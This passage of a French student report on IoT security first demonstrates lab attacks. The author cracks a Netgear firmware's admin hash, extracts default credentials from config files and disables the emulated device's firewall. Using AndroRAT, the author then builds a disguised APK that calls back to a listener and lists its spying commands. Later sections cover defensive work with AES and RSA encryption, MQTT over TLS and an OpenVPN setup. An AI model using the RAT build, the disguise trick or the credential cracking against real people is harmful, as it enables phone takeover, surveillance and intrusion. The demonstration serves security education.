└─# cat ./squashfs-root/usr/etc/passwd
admin:$1$$iC.dUsGpxNNJGe0m1dFio/:0:0:root::/bin/sh
```

Figure 62 : Recherche a les fichier passwd

J'ai identifié une seule entrée correspondant à l'administrateur dans le fichier /etc/passwd. En utilisant **Hashcat** j'ai déchiffré ce mot de passe

```
└─# hashcat -a 3 -m 500 ./squashfs-root/usr/etc/passwd
hashcat (v6.2.6) starting
$1$$iC.dUsGpxNNJGe0m1dFio/:1234
```

Figure 63 : Déchiffrement du mot de passe

Ensuite , j'ai recherché les informations d'identification dans les fichiers de configuration pour définir l'état initial de l'appareil

```
└# find . -name *cfg
./squashfs-root/userfs/romfile.cfg
./squashfs-root/userfs/profile.cfg
./squashfs-root/boaroot/html/NETGEAR_D6010.cfg
./squashfs-root/boaroot/html/NETGEAR_D3600.cfg
./squashfs-root/boaroot/html/NETGEAR_D3610.cfg
./squashfs-root/boaroot/html/NETGEAR_D6000.cfg
./squashfs-root/boaroot/html/romfile.cfg
```

Figure 64 : Les fichiers du configurations

Par exemple dans le fichier **romfile.cfg** , j'ai trouvé des informations de connexion principales avec le nom d'utilisateur "admin" et le mot de passe "password". Ces détails sont vitaux car ils permettent un accès administratif complet au périphérique .

```
└(root@ahmed)-[~/ourfirmware/_D6000-V1.0.0.41_1.0.1.bin.extracted]
# cat ./squashfs-root/userfs/romfile.cfg
<Account>
  <Entry0 username="admin" web_passwd="password" console_passwd="password" dis-
passwd="password" expire_time="5" firstuse="0" blank_password="0"/>
  <Entry1 username="qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyui-
sswd="12345678901234567890123456789012345678901234567890123456789012345678901234
  8C 8C 8C 8C 8C"/>
  <Entry2 username="anonymous" web_passwd="anon@localhost" display_mask="FF FF
</Account>
```

Figure 65 : Examen du fichier romfile.cfg

Ensuite , j'ai émulé complètement le firmware en utilisant Firmadyne , et après avoir préparé l'environnement j'ai lancé l'émulation avec un script **run.sh** .

```
└(root@ahmed)-[/firmadyne]
# ./scratch/1/run.sh
Creating TAP device tap1_0...
Set 'tap1_0' persistent and owned by uid 0
Bringing up TAP device...
Adding route to 192.168.1.1...
Starting firmware emulation... use Ctrl-a + x to exit
Please press Enter to activate this console.

tc login: admin
Password:
#
```

Figure 66 : Commencement du l'émulation

Grâce à cela, j'ai pu naviguer dans les fichiers du firmware et explorer leur contenu

Figure 67 : analyse dynamique du firmware

En utilisant la commande **netstat**, j'ai identifié les services réseau et établi des connexions.

```
# netstat -a -n -u -t
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:3333            0.0.0.0:*
tcp      0      0 0.0.0.0:139             0.0.0.0:*
tcp      0      0 0.0.0.0:53             0.0.0.0:*
tcp      0      0 192.168.1.1:23           0.0.0.0:*
tcp      0      0 0.0.0.0:445             0.0.0.0:*
tcp      0      0 :::80                  :::*
tcp      0      0 :::53                  :::*
tcp      0      0 :::443                 :::*
udp      0      0 0.0.0.0:53             0.0.0.0:*
udp      0      0 0.0.0.0:67             0.0.0.0:*
udp      0      0 0.0.0.0:47976            0.0.0.0:*
udp      0      0 192.168.1.1:137            0.0.0.0:*
udp      0      0 0.0.0.0:137             0.0.0.0:*
udp      0      0 192.168.1.1:138            0.0.0.0:*
udp      0      0 0.0.0.0:138             0.0.0.0:*
udp      0      0 :::53                  :::*
udp      0      0 :::69                  :::*
```

Figure 68 : Identification des services réseau

J'ai désactivé le pare-feu en ajustant la politique de filtrage des paquets avec **iptables** pour permettre un accès sans restriction aux services réseau depuis le périphérique hôte

```
# iptables --policy INPUT ACCEPT  
# iptables --policy FORWARD ACCEPT  
# iptables --policy OUTPUT ACCEPT  
# iptables -F
```

Figure 69 : Désactivation du firmware

Enfin en utilisant notre navigateur on a pu accéder à l'application Web hébergée par le firmware.




Figure 70 : interface web de Netgear

3.2.8 Social Engineering attack :

Aujourd'hui nous pouvons utiliser notre téléphone mobile pour contrôler pratiquement tout la maison . Quelques touches sur notre téléphone nous permettent de gérer la ventilation, d'ajuster le thermostat pour un confort optimal et de créer l'ambiance parfaite grâce à un éclairage contrôlé.

Mais si tout dans la maison est contrôlé par téléphone alors n'importe qui a compromis le téléphone peut également contrôler la maison !

Dans cette démonstration, j'ai utilisé AndroRAT pour créer un fichier APK malveillant que j'ai ensuite hébergé sur un serveur contrôlé par moi.

```
(root@ahmed:[~/AndroRAT]
# python3 androRAT.py --build -i 192.168.1.21 -p 4444 -o SmartHomeAssistant_V5.0.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /root/AndroRAT/SmartHomeAssistant_V5.0.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk SmartHomeAssistant_V5.0.apk
```

Figure 71 : Génération du fichier malveillant

Ici réside l'art de l'ingénierie sociale. J'ai choisi le nom '**SmartHomeAssistant_V5.0.apk**' pour le fichier malveillant afin de le rendre crédible aux utilisateurs.

En incitant la victime à télécharger et installer ce fichier APK sur son appareil Android, on a pu prendre le contrôle total de son téléphone




Figure 72 : Installation du fichier apk dans le téléphone de victime

Au moment d'installer et d'ouvrir le fichier, c'est le début de la fin. Un simple clic sur le fichier APK et "**GAME OVER**". Dans cet instant le système est vulnérable et l'attaquant a désormais un contrôle total sur l'appareil de la victime .

```
interpreter:/> help

Usage:
deviceInfo          --> returns basic info of the device
camlist             --> returns cameraID
takepic [cameraID] --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo            --> stop recording the video and return the video file
startAudio           --> starts recording the audio
stopAudio            --> stop recording the audio
getSMS [inbox|sent]  --> returns inbox sms or sent sms in a file
getCallLogs          --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails         --> returns the details of all sim of the device
clear                --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress         --> returns the mac address of the device
exit                 --> exit the interpreter
```

Figure 73 : Les fonctionnalités du téléphone

J'ai désormais un contrôle total sur le téléphone nous permettant d'accéder à toutes ses données et fonctionnalités.

Avec cette méthode, j'ai illustré comment une simple action comme le téléchargement et l'ouverture d'un fichier peut compromettre la sécurité d'un appareil et donner à un attaquant un accès complet aux données et fonctionnalités de la victime.

4. Sécurité défensive :

4.1 Méthodologie :

Après avoir étudié les méthodes d'exploitation des "black hat hackers" sur les systèmes IoT il est désormais nécessaire de proposer des solutions appropriées pour sécuriser l'environnement de l'IoT.

Dans le cadre de mon projet, j'ai développé des mini-projets ainsi que d'autres méthodes simples de détection pour contrer ces menaces.

Ces solutions comprennent :

- Chiffrement des données (Données représentent le trafic réseau généré par les objets connectés de l'IoT)
- Sécurisation du protocole MQTT

- Création d'un tunnel VPN sécurisé
- SIEM
- Détection avec Wireshark

4.2 Les Solutions proposées :

4.2.1 Chiffrement des données :

Dans l'environnement de l'Internet des objets (IoT) , le cryptage joue un rôle crucial dans la protection des données sensibles .

En chiffrant ces données , je peux garantir leur intégrité et leur confidentialité empêchant ainsi toute personne non autorisée de les visualiser ou de les manipuler

J'ai utilisé deux méthodes de cryptage : **le cryptage symétrique et le cryptage asymétrique.**

Cryptage symétrique : (Algorithmme AES)

J'ai importé un fichier iot.csv contenant des données de trafic réseau IoT provenant de divers appareils connectés. Ma mission était de crypter ces données pour assurer leur sécurité et leur confidentialité.<

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W		
1	Flow ID	Src IP	Src Port	Dst IP	Dst Port	Protocol	Timestamp	Flow Dur	Tot Fwd Pkts	Tot Bwd Pkts	TotLen	Bw Fwd Pkt	Flow Bytes/	Flow Pkts/	Flow IAT									
2	192.168.21.192.168.21	33118	54.77.51.1	80	6	#####	36728	5	3	260	1391	260	0	52	116.2755	1391	0	463.6667	803.0942	44952.0	217.8175	5246.857	7!	
3	192.168.21.192.168.21	53948	108.137.11	443	6	#####	890408	17	16	722	5927	339	0	42.47059	99.37059	1448	0	370.4375	568.2067	7467.363	37.06166	27825.25	6!	
4	192.168.21.192.168.21	58751	34.232.93.	443	6	#####	3777984	13	13	6520	426	1448	0	501.5385	671.5824	237	0	32.76923	69.05331	1838.547	6.819177	15119.4		
5	192.168.21.192.168.21	46084	54.705.18	443	6	#####	8672390	17	16	1133	5859	817	0	66.64706	200.6168	1448	0	366.1875	560.828	806.236	3.805179	27102.2	1	
6	192.168.21.192.168.21	49156	255.255.2!	6666	17	#####	1.17E+08	40	0	7000	0	175	175	0	0	0	0	0	0	59.83124	0.341893	2999891	2!	
7	8.6.0.1-8.8.6.0.1	0	8.0.6.4	0	0	#####	1.18E+08	51	0	0	0	0	0	0	0	0	0	0	0	0	39.3501	0.208697	4999972	1!
8	192.168.21.192.168.21	49154	255.255.2!	6667	17	#####	1.15E+08	24	0	4512	0	188	188	0	0	0	0	0	0	0	39.3461	0.208695	5000021	
9	192.168.21.192.168.21	49154	255.255.2!	6667	17	#####	1.15E+08	24	0	4512	0	188	188	0	0	0	0	0	0	0	39.3461	0.208695	5000021	
10	192.168.21.192.168.21	37322	216.58.2!	80	6	#####	1.07E+08	10	6	1320	508	330	0	0	132	170.4113	127	0	84.66667	65.58252	17.12902	0.149926	7114633	1.
11	54.217.52.54.217.52.	443	192.168.21	59724	6	#####	1.2E+08	12	13	95	913	64	0	7.916667	19.78272	617	0	70.23077	183.5266	8.430202	4982087	7		
12	192.168.21.192.168.21	0	224.0.0.22	0	0	#####	430015	2	0	0	0	0	0	0	0	0	0	0	0	0	0	4.651001	430015	
13	192.168.21.192.168.21	35580	104.199.6!	443	6	#####	1.13E+08	25	13	132	143	11	0	5.28	5.608921	11	11	11	0	2.436882	0.336726	3050033	4	
14	192.168.21.192.168.21	46048	173.194.7!	443	6	#####	90245130	4	4	0	0	0	0	0	0	0	0	0	0	0	0	0.088647	1.29E-07	1.
15	18.203.57.18.203.57.	443	192.168.21	43266	6	#####	1.2E+08	9	4	230	184	46	0	25.55556	24.24413	46	46	46	0	3.450018	0.10834	9999948	1.	
16	192.168.21.192.168.21	35056	64.233.18.	5228	6	#####	90254035	4	3	27	27	27	0	6.75	13.5	27	0	9	15.58846	0.598311	0.077559	1.50E-07	2.	
17	192.168.21.192.168.21	47863	35.195.10.	443	6	#####	1.2E+08	17	17	962	296	74	0	56.58824	32.35556	74	0	17.41176	32.35556	10.48357	0.28334	3636282	4	
18	192.168.21.192.168.21	47048	104.199.6!	4070	6	#####	91285293	9	5	44	55	11	0	4.888889	5.797509	11	11	11	0	1.084512	0.153365	7021946	1.	
19	192.168.21.192.168.21	10101	239.255.2!	10101	17	#####	59996738	2	0	90	0	45	45	45	45	45	0	0	0	0	1.50008	0.033335	6.00E+07	
20	192.168.21.192.168.21	10101	224.0.0.25	10101	17	#####	5999676	2	0	90	0	45	45	45	45	45	0	0	0	0	1.50007	0.033335	6.00E+07	
21	192.168.21.192.168.21	41011	239.255.2!	1900	17	#####	90037333	28	0	12188	0	459	379	435.2857	24.16738	0	0	0	0	135.3661	0.1310982	3347716	5	
22	192.168.21.192.168.21	40766	34.117.13.	443	6	#####	90117323	5	5	32	28	32	0	6.4	14.31084	28	0	5.6	12.52198	0.665799	0.110966	1.00E+07	1.	
23	192.168.21.192.168.21	43144	52.9.40.19.	5222	6	#####	90250887	8	4	552	532	138	0	69	73.641	133	133	133	0	12.0199	0.132963	8204626	1.	
24	192.168.21.192.168.21	23954	3.122.18.	1883	6	#####	1.2E+08	5	2	6	4	2	0	1.2	1.095445	2	2	2	0	0.083334	0.058334	2.00E-07	3.	
25	52.214.22.52.214.22	443	192.168.21	48124	6	#####	1.2E+08	9	4	230	184	46	0	25.55556	24.24413	46	46	46	0	3.450018	0.10834	9999949	1.	
26	192.168.21.192.168.21	35057	64.233.18.	5228	6	#####	90255082	3	3	0	0	0	0	0	0	0	0	0	0	0	0.066478	1.81E+07	Z.	
27	192.168.21.192.168.21	41784	44.207.11.	80	6	#####	359188	2	0	0	0	0	0	0	0	0	0	0	0	0	0.556815	359188		

Figure 74 : Trafic réseau

Puis, j'ai utilisé l'algorithme AES pour chiffrer le fichier ce qui m'a permis d'obtenir un fichier binaire sécurisé

```
└$ openssl enc -AES-256-CBC -in iot.csv -out iot.enc -iter 2
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:

Fichier crypté

Salted__+;d***}+ ***w***Q+g@LC***** _-**@***a^B** d+s^W^RK^B@j@P+GV`?*****+
T+YU^Q^W***/^0^A^*[+H*****N***l***b1Z$1j*u***si^_***Cns^KF***M***X27***j^X***g*K+E***i***+
***U0*|Z*^LW***Z***^N***?~^B***K***!***v^"K.^***l***?&R4*@***"s_*%6**t***Z***+
*,S-***SD***6QX@^LP***S*1, *Y@^C***fKN1***&^Q$*^G^T***-***au7***nf^*[+J:a]J;
A-***+ ;*i*NB^M* ' ^@0^F*
```

Figure 75 : Fichier crypté en binaire

Pour déchiffrer ces données, j'ai utilisé l'option **-d** comme une processus de déchiffrement

```
└$ openssl enc -AES-256-CBC -in iot.enc -iter 2 -d
```

Figure 76 : Déchiffrement des données

Cryptage asymétrique : (Algorithm RSA)

Dans ce type de chiffrement une paire de clés distinctes est utilisée : **une clé publique et une clé privée** , La clé publique chiffre les données et la clé privée correspondante les déchiffre. J'ai commencé par générer une clé privée que j'ai ensuite chiffrée avec un mot de passe.

```
└$ openssl genrsa -out private_key 4096
```

Figure 77 : Génération de clé privée

Ensuite , j'ai généré la clé publique à partir de la clé privée.

```
└$ sudo openssl rsa -in private_key -pubout -out public_key.pub
```

Figure 78 : Génération de clé publique

Puis , j'ai chiffré nos données avec la clé publique.

```
└$ openssl pkeyutl -encrypt -pubin -inkey public_key.pub -in iot.csv -out iot.enc
[ahmed@ahmed ~]$ cat iot.enc
-----[REDACTED]-----=J0=?*****uS+V+6+Rf+8+
***c;***+Y!**G##L+QE*a+d**6QU\***+t***C***H*`ZK*^**z2***^2[<rys      *F**@**5;gl*
GD+uA/****k+P`*w@%Z*$*****+
-----[REDACTED]-----+8*0***0*  y***N:u*Q=G<**>+8*f+&**\{X*3**PAV4ih*D*C*Oá
```

Figure 79 : Chiffrement asymétrique

Ensuite , je peux décrypter le fichier en utilisant la clé privée cette fois-ci

```
└$ sudo openssl pkeyutl -decrypt -inkey private_key -in iot.enc
```

Figure 80 : Déchiffrement asymétrique

4.2.2 Sécurisation du protocole MQTT :

Par défaut MQTT est un protocole non sécurisé ce qui signifie que les données échangées entre les clients MQTT et le broker ne sont pas chiffrées . Cependant il est possible d'ajouter une couche de sécurité à MQTT a l'aide protocole TLS ce qui permet de chiffrer les données échangées entre les clients MQTT et le broker

J'ai commencé par générer une clé et un certificat à partir de notre propre autorité de certificat

```
(ahmed@ahmed)-[~/cer/ca]
$ openssl req -new -x509 -days 365 -extensions v3_ca -keyout ca.key -out ca.crt
```

Figure 81: Génération de clé et certificat

Ensuite , j'ai généré une clé privée pour le broker suivi de la création d'un fichier de demande de signature basé sur cette clé.

```
(ahmed@ahmed)-[~/cer/broker]
$ openssl req -out broker.csr -key broker.key -new
```

Figure 82 : Crédit de demande de signature

Maintenant , je peux transmettre le fichier de demande de signature de certificat de broker à notre autorité de certification pour validation.

```
$ openssl x509 -req -in broker.csr -CA ..//ca/ca.crt -CAkey ..//ca/ca.key -CAcreateserial -out broker.crt -days 100
Certificate request self-signature ok
subject=C = TN, ST = Tunisia, L = Siliana, O = Tunisie Telecom, CN = localhost
Enter pass phrase for ..//ca/ca.key:
```

Figure 83 : Validation du certificat

Ensuite , j'ai effectué la même procédure pour le client...

Puis , j'ai configuré notre broker. Cette configuration a permis de sécuriser les échanges entre le broker MQTT et ses clients en utilisant des certificats et des clés privées pour l'authentification et en exigeant une validation de certificat.

```
GNU nano 7.2
port 8883

cafile /home/ahmed/cer/ca/ca.crt
#capath /home/openest/certs/ca

# Path to the PEM encoded server certificate.
certfile /home/ahmed/cer/broker/broker.crt

# Path to the PEM encoded keyfile.
keyfile /home/ahmed/cer/broker/broker.key
require_certificate true
```

Figure 84 : Sécurisation du broker

Une fois la configuration terminée , j'ai démarré notre broker en utilisant ce fichier de configuration.

```
(ahmed@ahmed)-[~/cer]
$ mosquitto -v -c test.conf
1709765384: The 'port' option is now deprecated and will be removed in a future version. Please use 'listener' instead.
1709765384: mosquitto version 2.0.18 starting
1709765384: Config loaded from test.conf.
1709765384: Opening ipv4 listen socket on port 8883.
1709765384: Opening ipv6 listen socket on port 8883.
1709765384: mosquitto version 2.0.18 running
```

Figure 85 : Démarrage du broker

Maintenant, le broker MQTT est prêt à écouter les connexions sur le port 8883

Pour tester la connexion , j'ai utilisé "**mosquitto_pub**" pour publier un message dans un terminal puis "**mosquitto_sub**" dans un autre terminal pour nous abonner à la topic '**test**' et recevoir le message.

```
$ mosquitto_pub -p 8883 --cafile ./ca/ca.crt --cert client.crt --key client.key -h localhost -m hello_friend -t test
```

Figure 86 : Publication d'un message

```
$ mosquitto_sub -p 8883 --cafile ./ca/ca.crt --cert client.crt --key client.key -h localhost -t test
hello_friend
```

Figure 87 : Re却it du message

Et dans le terminal où j'ai lancé le broker nous constatons que le message est **bien arrivé** ce qui signifie que la connexion est **sécurisée**

```
(ahmed@ahmed)-[~/cer]
$ mosquitto -v -c test.conf
1709765384: The 'port' option is now deprecated and will be removed in a future version. Please use 'listener' instead.
1709765384: mosquitto version 2.0.18 starting
1709765384: Config loaded from test.conf.
1709765384: Opening ipv4 listen socket on port 8883.
1709765384: Opening ipv6 listen socket on port 8883.
1709765384: mosquitto version 2.0.18 running
1709765385: New connection from ::1:49902 on port 8883.
1709765385: New client connected from ::1:49902 as auto-FC01A47C-BF18-5700-AF88-2C77EFCC3455 (p2, c1, k60).
1709765385: No will message specified.
1709765385: Sending CONNACK to auto-FC01A47C-BF18-5700-AF88-2C77EFCC3455 (0, 0)
1709765385: Received SUBSCRIBE from auto-FC01A47C-BF18-5700-AF88-2C77EFCC3455
1709765385:    test (QoS 0)
1709765385: auto-FC01A47C-BF18-5700-AF88-2C77EFCC3455 0 test
1709765385: Sending SUBACK to auto-FC01A47C-BF18-5700-AF88-2C77EFCC3455
```

Figure 88 : Message bien arrivé

4.2.3 Cr閐ation d'un tunnel VPN sécurisé :

J'ai cr閐é un tunnel VPN sécurisé entre un serveur et un client en utilisant OpenVPN et Easy-RSA avec une infrastructure à clés publiques (PKI).

OpenVPN est un logiciel open source couramment utilisé pour établir des connexions VPN sécurisées tandis qu'Easy-RSA fournit des outils pour gérer une PKI.

```
# ./easyrsa init-pki

Notice
-----
'init-pki' complete; you may now create a CA or requests.

Your newly created PKI dir is:
* /etc/openvpn/easy-rsa/pki

Using Easy-RSA configuration:
* /etc/openvpn/easy-rsa/vars
```

Figure 89 : Installation nouvelle infrastructure PKI

Après avoir initialisé la PKI j'ai obtenu le certificat racine de l'autorité de certification (CA) et génér   les param  tres Diffie-Hellman (DH) pour l'échange de cl  s sécuris  es.

```

└# ./easyrsa build-ca
CA creation complete. Your new CA certificate is at:
* /etc/openvpn/easy-rsa/pki/ca.crt

```

Figure 90 : Obteniation le certificat de l'autorité

```

└# ./easyrsa gen-dh
DH parameters of size 2048 created at:
* /etc/openvpn/easy-rsa/pki/dh.pem

```

Figure 91 : génération les paramètres Diffie-Hellman (DH)

Pour créer une demande de certificat pour le serveur , j'ai utilisé la commande `./easyrsa gerek`

```

└# ./easyrsa gen-req ISSAT
Private-Key and Public-Certificate-Request files created.
Your files are:
* req: /etc/openvpn/easy-rsa/pki/reqs/ISSAT.req
* key: /etc/openvpn/easy-rsa/pki/private/ISSAT.key

```

Figure 92 : Création du demande de certificat pour le serveur

Puis en signer la demande de certificat avec l'autorité de certification (ca.crt)

```

└(root@ahmed)-[/etc/openvpn/easy-rsa]
└# ./easyrsa sign-req server ISSAT
Certificate created at:
* /etc/openvpn/easy-rsa/pki/issued/ISSAT.crt

```

Figure 93 : Signature la demande de certificat du serveur

Après avoir vérifié la signature. Mon certificat est généré et enregistré dans le répertoire "pki/issued" sous le nom "**ISSAT.crt**".

Puis de même manière , j'ai créé le certificat de client ...

Ensuite, j'ai placé le certificat et la clé du client et j'ai copié le fichier ca.crt vers une autre machine client

```

└(root@ahmed)-[~/client]
└# ls
Ahmed.crt  Ahmed.key  ca.crt

```

Figure 94 : le certificat et le clé du client

Ensuite, j'ai ajouté la clé **ta.key** dans la configuration client et serveur après l'avoir écrite

```

└# openvpn --genkey secret ta.key

```

Figure 95 : Crédit de clé ta

En utilisant ta.key, l'authentification et la sécurisation des échanges sont garanties

Puis, j'ai démarré les connexions OpenVPN sur le serveur et le clients

```
(root@ahmed)-[~/etc/openvpn]
# openvpn /etc/openvpn/client.conf
2024-03-11 21:41:44 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM)
2024-03-11 21:41:44 Note: Kernel support for ovpn-dco missing, disabling data channel offload.
2024-03-11 21:41:44 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCCP]
2024-03-11 21:41:44 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-03-11 21:41:44 DCCP version: N/A
Enter Private Key Password: *****
```

Figure 96 : Démarrage de connexion sur la machine client

```
(root@ahmed)-[~/etc/openvpn]
# openvpn /etc/openvpn/server.conf
2024-03-11 21:41:34 WARNING: --topology net30 support for server configs with IPv4 pools will be removed in a future
2024-03-11 21:41:34 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM:AES-
2024-03-11 21:41:34 Note: NOT using '--topology subnet' disables data channel offload.
2024-03-11 21:41:34 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD]
2024-03-11 21:41:34 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-03-11 21:41:34 DCCP version: N/A
```

Figure 97 : Démarrage de connexion sur le machine serveur

Pour Assurer que la connexion VPN sécurisée entre les deux machines, j'ai fait une Ping de machine client a la machine serveur a fin de examiner les paquets capturés dans Wireshark

```
(ahmed@ahmed)-[~]
$ ping 10.8.0.1
PING 10.8.0.1 (10.8.0.1) 56(84) bytes of data.
64 bytes from 10.8.0.1: icmp_seq=1 ttl=64 time=0.485 ms
64 bytes from 10.8.0.1: icmp_seq=2 ttl=64 time=0.548 ms
64 bytes from 10.8.0.1: icmp_seq=3 ttl=64 time=0.498 ms
64 bytes from 10.8.0.1: icmp_seq=4 ttl=64 time=0.589 ms
64 bytes from 10.8.0.1: icmp_seq=5 ttl=64 time=0.549 ms
64 bytes from 10.8.0.1: icmp_seq=6 ttl=64 time=0.557 ms
64 bytes from 10.8.0.1: icmp_seq=7 ttl=64 time=0.453 ms
64 bytes from 10.8.0.1: icmp_seq=8 ttl=64 time=0.523 ms
```

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500 inet 10.8.0.1 netmask 255.255.255 destination 10.8.0.2 inet6 fe80::90fe:986a:e5bb:179c prefixlen 64 scopeid 0x20<link> unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC) RX packets 16 bytes 1344 (1.3 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 25 bytes 1776 (1.7 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Figure 98 : Ping de la machine de client à la machine serveur

15 7.170529198 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=8/2048, ttl=64 (reply in 18) 16 7.17054976 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=8/2048, ttl=64 (request in 15) 17 8.203950854 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=9/2364, ttl=64 (reply in 18) 18 8.203975838 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=9/2364, ttl=64 (request in 17) 19 9.227359907 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=10/2560, ttl=64 (reply in 20) 20 9.227359918 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=10/2560, ttl=64 (request in 19) 21 10.247321928 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=11/2816, ttl=64 (reply in 22) 22 10.247349798 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=11/2816, ttl=64 (request in 21) 23 11.278308464 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=12/3072, ttl=64 (reply in 24) 24 11.278331036 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=12/3072, ttl=64 (request in 23) 25 12.289568476 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=13/3328, ttl=64 (reply in 26) 26 12.289597249 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=13/3328, ttl=64 (request in 25) 27 13.313897098 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=14/3684, ttl=64 (reply in 27) 28 13.31389942 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=14/3684, ttl=64 (request in 27) 29 14.339650938 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=15/3640, ttl=64 (reply in 30) 30 14.339677657 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=15/3640, ttl=64 (request in 29) 31 15.362125796 10.8.0.6 10.8.0.1 ICMP 84 Echo (ping) request id=0x298f, seq=16/4096, ttl=64 (reply in 32) 32 15.362148658 10.8.0.1 10.8.0.6 ICMP 84 Echo (ping) reply id=0x298f, seq=16/4096, ttl=64 (request in 31)	Frame 12: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0 Raw packet data Internet Protocol Version 4, Src: 10.8.0.1, Dst: 10.8.0.6 Internet Control Message Protocol	0000 45 00 00 54 a6 6a 00 00 40 01 c0 28 0a 08 00 01 0010 0a 08 00 06 00 00 7a 14 29 8f 00 06 34 76 ef 65 0020 00 00 00 07 75 a4 00 00 00 00 10 11 12 13 0030 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 0040 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 0050 34 35 36 37 E ..T..j 